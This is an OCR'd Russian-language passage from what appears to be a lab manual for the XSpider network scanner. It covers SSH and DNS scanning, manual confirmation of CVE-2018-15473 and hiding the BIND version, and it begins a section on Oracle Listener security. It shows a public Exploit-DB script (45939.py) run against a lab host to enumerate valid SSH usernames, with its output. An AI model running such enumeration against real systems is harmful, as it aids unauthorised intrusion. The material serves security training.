


8) В секции «Подбор учётных записей» отключить опцию «Подбирать учётные записи»
9) Сохранить профиль
10) Скопировать задачу "Сканирование Apache" и задать название «Сканирование сетевых сервисов» и поменять профиль




5.7.2.2. Сканирование и анализ результатов


1) Выполнить сканирование виртуальной машины Linux (время сканирования ориентировочно 6-7 минут)
2) Просмотреть результаты, обратить внимание на уязвимость CVE-2018-15473, изучить её описание, воспользовавшись приведённой ссылкой на mitre



3) Открыть последнюю из ссылок Exploit-DB




4) Уточнить версию SSH. Для этого перейдите в виртуальную машину Linux



5) Сравнить номера версий, сделать вывод о действительном существовании уязвимости

5.7.2.3. Проверка действительного существования уязвимости

1) Перейти в виртуальную машину XSpider
2) Установить Python 2.15 (нужен для эксплойта)
3) Скачать эксплойт и запустить его



4) Установить необходимые модули

C:\Python27\Scrips\pip.exe install paramiko

5) После установки модуля запустить скрипт

```
c:\Users\user\Downloads>c:\Python27\python.exe 45939.py
c:\Python27\lib\site-packages\paramiko\transport.py:33:
by the Python core team. Support for it is now deprecate
  from cryptography.hazmat.backends import default_backe
usage: 45939.py [-h] [-p PORT] target username

SSH User Enumeration by Leap Security (@LeapSecurity)

positional arguments:
  target                IP address of the target system
  username              Username to check for validity.

optional arguments:
  -h, --help            show this help message and exit
  -p PORT, --port PORT  Set port of SSH service
```


6) То есть нужно указать IP и порт, то есть

```
c:\Users\user\Downloads>c:\Python27\python.exe 45939.py 172.16.8.11 root
c:\Python27\lib\site-packages\paramiko\transport.py:33: CryptographyDeprecationWarning: Python 2 is no longer supported
by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography.hazmat.backends import default_backend
[+] root is a valid username


c:\Users\user\Downloads>c:\Python27\python.exe 45939.py 172.16.8.11 user
c:\Python27\lib\site-packages\paramiko\transport.py:33: CryptographyDeprecationWarning: Python 2 is no longer supported
by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography.hazmat.backends import default_backend
[+] user is a valid username

c:\Users\user\Downloads>c:\Python27\python.exe 45939.py 172.16.8.11 user1
c:\Python27\lib\site-packages\paramiko\transport.py:33: CryptographyDeprecationWarning: Python 2 is no longer supported
by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography.hazmat.backends import default_backend
[-] user1 is an invalid username
```


7) Таким образом, мы вручную проверили существование уязвимости.

5.7.2.4. Оценка защищённости DNS


8) Проанализировать результаты сканирования сервиса DNS, обратить внимание на версию BIND



9) Выполнить ручную проверку, используя nslookup



10) Выполнить запрос authors.bind



11) Перейти в виртуальную машину Linux

12) Проверить версию bind с помощью команды named –v

```
[root@rhel ~]# named -v
BIND 9.3.6-P1-RedHat-9.3.6-2.P1.el5
[root@rhel ~]#
```

13) Проверить установленную версию пакета bind

```
[root@rhel ~]# rpm -q bind
bind-9.3.6-2.P1.el5
[root@rhel ~]#
```

14) Перейти в каталог /var/named/chroot/etc

15) В файл named.conf вписать строку version

```
options {
        directory "/var/named";
        version "None";
        listen-on port 53 { any; };
};
zone "test.local" {
        type master;
        file "db.test.local";
};
```

16) Перезапустить bind


```
[root@host34 etc]# service named restart
Stopping named:                                            [  OK  ]
Starting named:                                            [  OK  ]
[root@host34 etc]#
```

17) Проверить работу команды version.bind

```
Server:  [172.16.8.11]
Address:  172.16.8.11

version.bind    text =

        "None"
version.bind    nameserver = version.bind
>
```

18) Вновь выполнить сканирование (продолжительность - 12-13 минут)

19) Просмотреть результаты, обратить внимание на результат определения версии bind (поскольку версия определена недостаточно точно, уязвимости, обнаруженные ранее, не выведены в отчёт о сканировании)


Навигатор
Сортировка
Узел
Журнал
172.16.8.11
22 / tcp - SSH
53 / tcp - DNS
Разрешена передача зон
DNS-зоны
Определена версия DNS сервера
Поддерживается DNSSEC
Состав зоны
53 / udp - DNS
Уязвимость
Порт:[53/udp]Сервис/ПО:[DNS]
Информация
Версия сервера: None
Имя сервера (определено эвристикой): ISC BIND 9.4.x
Удалось определить реальное имя сервиса
Время сканирования порта: 45 сек
Максимальный уровень опасности уязвимости: средний уровень
Обнаружено уязвимостей: 1
Программное обеспечение сервиса
Название
Версия
Обнаружено уязвимостей
Максимальный уровень опасности уязвимости
DNS
1
средний уровень

5.8. Сканирование СУБД

5.8.1. Введение

XSpider имеет ряд проверок, направленных на выявление уязвимостей в системах управления базами данных (СУБД).

С точки зрения сетевого сканера СУБД – это сетевой сервис, в отношении которого выполняются «баннерные» проверки (Рис. 50).





Рис. 49 Результат сканирования СУБД MySQL

Далее особенности сканирования СУБД рассматриваются на примере Oracle.

5.8.2. Анализ защищённости СУБД Oracle

Oracle имеет как минимум один сетевой сервис, который обеспечивает сетевую поддержку СУБД и всегда запущен, - это TNS Listener. Он представляет собой отдельный процесс, принимающий клиентские запросы, передаваемые для обработки соответствующему серверному процессу СУБД. «Физически» Listener состоит из двух исполняемых и нескольких конфигурационных файлов.



Сетевой сканер, выполняя анализ защищённости сервиса Listener, проверяет следующие параметры защиты:

- локальная аутентификация на уровне ОС;
- защита паролем;
- опция ADMIN_RESTRICTIONS.

Локальная аутентификация на уровне ОС включается путём добавления параметра LOCAL_OS_AUTHENTICATION в файл listener.ora. Если значение этого параметра установлено в положение ON, управлять сервисом Listener можно только локально, с консоли сервера. Начиная с версии СУБД Oracle 10g R1, локальная аутентификация на уровне ОС включена по умолчанию.

Если локальная аутентификация выключена, управлять сервисом Listener можно удалённо. В общем случае удалённо можно выполнить следующие действия:

- получить детальную информацию о системе с помощью команды status;
- остановить службу Listener с помощью команды stop;
- внести изменения в систему с помощью команды set.

